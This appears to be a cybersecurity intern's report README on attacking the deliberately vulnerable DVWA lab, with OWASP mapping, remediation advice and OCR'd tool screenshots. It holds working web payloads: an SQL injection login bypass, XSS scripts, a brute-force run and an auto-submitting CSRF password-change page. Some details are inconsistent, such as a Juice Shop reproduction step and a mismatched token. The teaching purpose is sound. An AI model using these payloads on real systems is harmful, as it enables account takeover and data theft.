

FUTURE_CS_01 - Task 1: Web Application Security Assessment

This repository presents a comprehensive overview of my contributions to Task 1 of my cybersecurity internship, focused on assessing and exploiting vulnerabilities within DVWA (Damn Vulnerable Web Application). Through a combination of manual techniques and automated scanning tools, I identified key security flaws, mapped them to the OWASP Top 10 framework, and delivered a full assessment report with impact analysis and mitigation guidance.

➤ Task Objective

To systematically investigate common web application vulnerabilities within a controlled testing environment, leveraging industry-standard tools for ethical exploitation. All findings were documented with annotated screenshots, severity ratings, and remediation strategies aligned to best practices.

➤ Tools & Technologies

- **DVWA** – Target application for vulnerability exploration
- **OWASP ZAP** – Proxy-based vulnerability scanner and request editor
- **Firefox Developer Tools** – Manual inspection and traffic analysis
- **Python HTTP Server** – Hosted CSRF attack payloads
- **Kali Linux** – Penetration testing environment
- **Microsoft Word** – Final report compilation

➤ Vulnerability Analysis

1. SQL Injection

- **Exploit:** ' OR '1'='1 --
- **Impact:** Bypassed authentication mechanisms
- **OWASP Category:** A1 – Injection
- **Recommendation:** Implement parameterized queries and robust input validation

2. Reflected XSS

- **Exploit:** <script>alert('XSS')</script>
- **Impact:** Arbitrary JavaScript execution via user-controlled URL
- **OWASP Category:** A3 – Cross-Site Scripting
- **Recommendation:** Escape dynamic output, enforce Content Security Policy

3. Stored XSS

- **Exploit:**
- **Impact:** Persistent script execution in user sessions
- **OWASP Category:** A3 – Cross-Site Scripting
- **Recommendation:** Sanitize all input and encode output consistently

4. Cross-Site Request Forgery (CSRF)

- **Method:** Token replay exploiting predictable session state
- **Exploit Payload:**
password_current=password&password_new=Test1234&password_conf=Test1234&Change=Change&user_token=1c25f1684d9f5e0c3e6b0a5b0e3d0c8b
- **Impact:** Unauthorized password change without user knowledge
- **OWASP Category:** A5 – Broken Access Control
- **Recommendation:** Implement secure CSRF tokens, SameSite cookies, and origin validation

5. Tool Findings Summary

Tool	Critical	High	Medium	Low
OWASP ZAP	2	4	7	12
Burp Suite	3	3	5	8
Nikto	0	1	3	5

➤ Security Assessment Report Highlights

- **Executive Summary:** 28 vulnerabilities identified; 4 critical.
- **Methodology:**
 - **Discovery:** Automated scans + manual verification.
 - **Exploitation:** Demonstrated data theft via SQLi/XSS.
- **Risk Matrix:**

Risk Level	Count	Business Impact
Critical	4	System compromise
High	6	Data theft

- **Remediation Roadmap:**

1. Patch critical flaws (SQLi/XSS) within 72 hours.
2. Deploy CSP headers to mitigate XSS.
3. Audit authentication flows for CSRF gaps.

➤ Lessons Learned

- **Automation Gaps:** Scanners missed logic-based CSRF (manual testing essential).
- **False Positives:** ZAP flagged inert AngularJS templates as XSS (requiring validation).
- **Impact Context:** Stored XSS in user reviews had higher business impact than reflected in tool severity.

➤ How to Reproduce

1. Launch Juice Shop: docker run -p 3000:3000 owasp/juice-shop
2. Run ZAP scan:

```
docker run -v $(pwd):/zap/wrk -t owasp/zap2docker zap-baseline.py \
-t http://host.docker.internal:3000 -g gen.conf -r testreport.html
```

➤ OWASP Top 10 Mapped Findings

OWASP Category	Status	Method of Validation
A1 – Injection	Confirmed	SQLi payload
A2 – Broken Authentication	Confirmed	Login bypass via crafted input
A3 – Cross-Site Scripting	Confirmed	Reflected & Stored XSS
A5 – Broken Access Control	Confirmed	CSRF exploit with replayed token
A6 – Security Misconfiguration	Observed	Default DVWA deployment settings

➤ Risk Ratings

Vulnerability	Severity
SQL Injection	⚠️ Critical
Stored XSS	💧 High
Reflected XSS	⚠️ Medium
CSRF Replay	💧 High

➤ Deliverables

- Detailed PDF Security Assessment
- Exploit Evidence (Screenshots)
- Source Code for CSRF Attack Page
- OWASP Top 10 Evaluation Checklist
- GitHub Documentation Repository

➤ Skills Developed

- Application-level penetration testing
- Vulnerability detection and exploitation techniques
- Professional reporting and documentation
- Threat modeling and risk prioritization

- OWASP methodology

➤ Author

Dhanaraj Rajendra Patil

Cybersecurity Intern

Location: Remote

The screenshot displays two windows related to a penetration testing session.

ZAP 2.16.1 (Top Window):

- Manual Request Editor:** Shows a POST request to `http://127.0.0.1/DVWA/vulnerabilities/xss_s/` with the following headers and body:


```
POST http://127.0.0.1/DVWA/vulnerabilities/xss_s/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 108
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_s/
Cookie: security=low; PHPSESSID=3620de491f163f062d964d0b1fe6a2e7
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```
- Alerts Table:** Lists several alerts, including:

ID	Source	Req. Timestamp	Alert	Note	Tags
16	Pro...	7/15/25, 7:33:51 PM	Medium	Comment	
23	Pro...	7/15/25, 7:35:16 PM	Medium	Form, Script	
24	Pro...	7/15/25, 7:36:12 PM	Medium	Form, Script	
25	Pro...	7/15/25, 7:36:12 PM	Medium	Form, Script	
26	Pro...	7/15/25, 7:37:46 PM	POST http://127.0.0.1/DVWA/vulnerabilities/xss_s/ 200 OK	20... 5,677 bytes	Medium
27	Pro...	7/15/25, 7:37:47 PM	GET http://127.0.0.1/DVWA/vulnerabilities/xss_s/x 404 Not Found	3... 271 bytes	Medium
28	Pro...	7/15/25, 7:37:51 PM	GET http://127.0.0.1/DVWA/vulnerabilities/xss_s/x 404 Not Found	3... 271 bytes	Medium

Browser Window (Bottom):

- Title:** Vulnerability: Stored Cross Site Scripting (XSS)
- URL:** `http://127.0.0.1/DVWA/vulnerabilities/xss_s/`
- Form Fields:**
 - Name: test
 - Message: <script>alert('Stored XSS')</script>
- Buttons:** OK, Cancel
- Information Panel:** Displays "Stored XSS" and a "More Information" section with links to XSS resources.

ZAP 2.16.1 - Untitled Session - 20250715-182502

Sites

- http://127.0.0.1
 - DVWA
 - GET:/
 - dvwa
 - GET:favicon.ico
 - GET:index.php
 - GET:login.php
 - POST:login.php(Log)
 - GET:security.php
 - POST:security.php(Log)
 - vulnerabilities
 - sql

History **Search** **Alerts**

Manual Request Editor

Request **Response**

Method: GET
Header: Text
Body: Text

```
GET
http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1%27+OR=%271%27%3D%271&Submit=Submit
HTTP/1.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=3620de491f163f062d964d0b1fe6a2e7
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```

Response

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html>
<html>
<head>
<title>DVWA Application (DVWA)</title>
<link href="css/main.css" />
</head>
<body>
</body>
</html>
```

Logs

ID	Source	Req. Timestamp	Method	URL	Status	Size	Type	Tags
1,047	Pro... 7/15/25, 6:59:50 PM	GET	http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1%27+OR=%271%27%3D%271&Submit=Submit	200 OK	6 ...	5,040 bytes	Medium	SetCookie
1,048	Pro... 7/15/25, 6:59:50 PM	GET	http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1%27+OR=%271%27%3D%271&Submit=Submit	200 OK	29 ...	4,559 bytes	Medium	Form, Script
1,050	Pro... 7/15/25, 6:59:50 PM	GET	http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1%27+OR=%271%27%3D%271&Submit=Submit	200 OK	17 ...	4,906 bytes	Medium	Form, Script
1,054	Pro... 7/15/25, 6:59:54 PM	GET	http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1%27+OR=%271%27%3D%271&Submit=Submit	200 OK	6 ...	5,040 bytes	Medium	SetCookie
1,055	Pro... 7/15/25, 6:59:54 PM	GET	http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1%27+OR=%271%27%3D%271&Submit=Submit	200 OK	29 ...	4,559 bytes	Medium	Form, Script
1,056	Pro... 7/15/25, 6:59:57 PM	GET	http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1%27+OR=%271%27%3D%271&Submit=Submit	200 OK	17 ...	4,906 bytes	Medium	Form, Script
1,058	Pro... 7/15/25, 7:00:07 PM	GET	http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1%27+OR=%271%27%3D%271&Submit=Submit	200 OK	6 ...	5,040 bytes	Medium	SetCookie

Alerts: 1 2 3 4 5 7 Main Proxy: 127.0.0.1:8081

Kali Linux - Vulnerability: SQL Injecti...

127.0.0.1/DVWA/vulnerabilities/sqli/?id=1%27+OR=%271%27%3D%271&Submit=Submit#

Vulnerability: SQL Injection

User ID: Submit

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com>

Sites +

Contexts Default Context

Sites http://127.0.0.1

Request Response

Method Header: Text Body: Text

GET http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E HTTP/1.1

host: 127.0.0.1

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Connection: keep-alive

Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_r/

Cookie: security=low; PHPSESSID=3620de491f163f062d964d0b1fe6a2e7

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

Priority: u=0, i

History Search Alerts

Filter: OFF Export

ID	Source	Req. Timestamp	Find:	Test Alert	Note	Tags
1	Pro...	7/15/25, 7:22:36 PM		Medium		Form, Script
6	Pro...	7/15/25, 7:23:34 PM		Medium		Form, Script
7	Pro...	7/15/25, 7:26:11 PM		Medium		Form, Script
8	Pro...	7/15/25, 7:26:11 PM		Medium		Form, Script
10	Pro...	7/15/25, 7:26:56 PM	GET http://127.0.0.1/DVWA/vulnerabilities/xss_r/?...	200 OK	8 ... 4,753 bytes	Medium
11	Pro...	7/15/25, 7:27:44 PM	GET http://127.0.0.1/DVWA/vulnerabilities/xss_r/?...	200 OK	11... 4,767 bytes	Medium

Alerts 0 2 1 Main Proxy: 127.0.0.1:8081 Current Status 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0

Vulnerability: Reflected

127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<script>alert('XSS')<%2Fscript>#

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

The screenshot shows a DVWA application window. At the top, there's a navigation bar with tabs like 'Home', 'Vulnerabilities', 'Reflected', and 'Stored'. Below the navigation is a search bar with the URL '127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<script>alert('XSS')<%2Fscript>#'. The main content area displays a dark-themed dialog box with the text '127.0.0.1' and 'XSS' below it. A blue 'OK' button is at the bottom right of the dialog. At the very bottom of the screen, there's a status bar with the text 'Read 127.0.0.1'.

4. Intruder attack of http://192.168.56.135

Request	Payload1	Payload2	Status code	Response received	Error	Timeout	Length	Comment
0			302	6			596	
1	admin	admin	302	2			595	
2	password	password	302	5			596	
3	123456	123456	302	2			595	
4	hacked	hacked	302	4			596	
5	letmein	letmein	302	5			596	
6	admin	password	302	5			596	
7	password	password	302	4			595	
8	123456	password	302	4			596	
9	hacked	password	302	11			595	
10	letmein	password	302	2			595	
11	admin	123456	302	3			595	
12	password	123456	302	2			596	
13	123456	123456	302	3			595	
14	hacked	123456	302	7			596	
15	letmein	123456	302	3			595	
16	admin	hacked	302	26			596	
17	password	hacked	302	4			595	
18	123456	hacked	302	19			596	
19	hacked	hacked	302	6			595	
20	letmein	hacked	302	34			596	
21	admin	letmein	302	3			595	
22	password	letmein	302	4			595	
23	123456	letmein	302	2			595	
24	hacked	letmein	302	15			596	
25	letmein	letmein	302	10			596	

Request Response

Pretty Raw Hex

```

1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.56.135
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Content-Type: application/x-www-form-urlencoded
6 Content-Length: 128
7 Origin: http://localhost:8000
8 Connection: keep-alive
9 Referer: http://localhost:8000/
10 Cookie: security=impossible
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: cross-site
15 Priority: u=0, i
16 
```

Untitled Session - 20250716-143952 - ZAP 2.16.1

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites +

Request Response

Method Header: Text Body: Text

Send

```

POST http://127.0.0.1/DVWA/vulnerabilities/csrf/ HTTP/1.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 128
Origin: http://localhost:8000
Connection: keep-alive
Referer: http://localhost:8000/
Cookie: security=impossible
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Priority: u=0, i

```


password_current=password&password_new=Test1234&password_conf=Test1234&Change=Change&user_token=1c25f1684d9f5e0c3e6b0a5b0e3d0c8b

Alerts (11)

- Content Security Policy (CSP)
- Missing Anti-clickjacking Header
- Cookie No HttpOnly Flag
- Cookie without SameSite Attribute
- Server Leaks Version Information

History Search Alerts

Alerts 0 2 4 5 Main Pro



```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>CSRF Replay Attack</title>
5   </head>
6   <body>
7     <form action="http://127.0.0.1/DVWA/vulnerabilities/csrf/" method="POST">
8       <input type="hidden" name="password_current" value="password">
9       <input type="hidden" name="password_new" value="Test1234">
10      <input type="hidden" name="password_conf" value="Test1234">
11      <input type="hidden" name="Change" value="Change">
12      <input type="hidden" name="user_token" value="ic25f1684d9f5e0c3e6b0a5b0e3d0c8b">
13    </form>
14
15    <script>
16      document.forms[0].submit(); // Auto-submit the form
17    </script>
18  </body>
19 </html>
20
```